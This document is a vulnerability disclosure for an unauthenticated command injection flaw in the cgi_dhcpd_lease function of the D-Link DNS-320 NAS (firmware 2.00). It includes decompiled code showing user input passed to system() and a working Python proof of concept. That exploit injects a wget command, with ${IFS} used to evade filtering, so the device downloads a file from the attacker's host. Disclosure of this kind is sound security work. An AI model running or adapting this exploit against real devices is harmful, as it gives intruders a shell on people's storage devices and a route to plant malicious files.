D-Link DNS-320 network_mgr.cgi cgi_dhcpd_lease function Unauthenticated Command Injection Vulnerability

```
Brand: D-Link
Model: DNS320
Firmware Version: 2.00
Official Website: https://www.dlink.com
Firmware Download URL: https://files.dlink.com.au/products/DNS-320/REV_A/Firmware/Firmware_v2.00b06/DNS-320_A1_FW_v2.00b06.zip
```

Affected Component

```
The network_mgr.cgi binary's cgi_dhcpd_lease
```

Suggested description

```
D-Link DNS-320 network_mgr.cgi cgi_dhcpd_lease function Unauthenticated Command Injection Vulnerability
```

Vulnerability Details

```
Python script command injection
→ GET http://192.168.31.10:80/cgi-bin/network_mgr.cgi,{
        'cmd': 'cgi_dhcpd_lease',
        'page': '1',
        'rp': '10',
        'qtype': 'host',
        'query': ;<your_command>
    }
    →cgiMain:(dispatcher entry point)
        →cgi_dhcpd_lease: enter this function
        →cgi_dhcpd_lease: get parameters from the body by calling cgiFormString("query", v3, 64)
            →concatenate v3 into s
                →system: system(s)
```

```
else if ( !strcmp(s1, "cgi_dhcpd_lease") )
{
  cgi_dhcpd_lease();
}
```


```
int cgi_dhcpd_lease()
{
  char s[128]; // [sp+14h] [bp-120h] BYREF
  char v2[64]; // [sp+94h] [bp-A0h] BYREF
  char v3[64]; // [sp+D4h] [bp-60h] BYREF
  char v4[8]; // [sp+114h] [bp-20h] BYREF
  _WORD v5[12]; // [sp+11Ch] [bp-18h] BYREF

  v5[0] = 49;
  v5[1] = 0;
  v5[2] = 0;
  v5[3] = 0;
  strcpy(v4, "10");
  v4[3] = 0;
  v4[4] = 0;
  v4[5] = 0;
  v4[6] = 0;
  v4[7] = 0;
  cgiFormString("page", v5, 8);
  cgiFormString("rp", v4, 8);
  cgiFormString("query", v3, 64);
  cgiFormString("qtype", v2, 64);
  sprintf(s, "/var/www/cgi-bin/cmd_network %s %s %s %s %s", "cgi_dhcpd_lease", (const char *)v5, v4, v2, v3);
  system(s);
```

Attack

By exploiting this vulnerability for command execution, running this script allows access to the device's underlying shell.

For example, the image below shows the execution of the wget command to achieve malicious file upload.



POC

```python
import requests

ROUTER_IP = "192.168.31.10"
MY_IP = "192.168.31.215"
MY_PORT = "8000"
FILE_NAME = "hack.txt"

def run_exploit():
    target_url = f"http://{ROUTER_IP}:80/cgi-bin/network_mgr.cgi"

    wget_cmd = f"wget${{IFS}}http://{MY_IP}:{MY_PORT}/{FILE_NAME}${{IFS}}-O${{IFS}}/tmp/{FILE_NAME}"
    final_payload = f";{wget_cmd};"

    params = {
        'cmd': 'cgi_dhcpd_lease',
        'page': '1',
        'rp': '10',
        'qtype': 'host',
        'query': final_payload
    }

    try:
        requests.get(target_url, params=params, timeout=5)
        print("[+] Exploit sent successfully!")
```

```python
    except Exception:
        print("[+] Exploit sent (check server logs)!")

if __name__ == "__main__":
    run_exploit()
```

Finder

```
ZuZheng Yang
```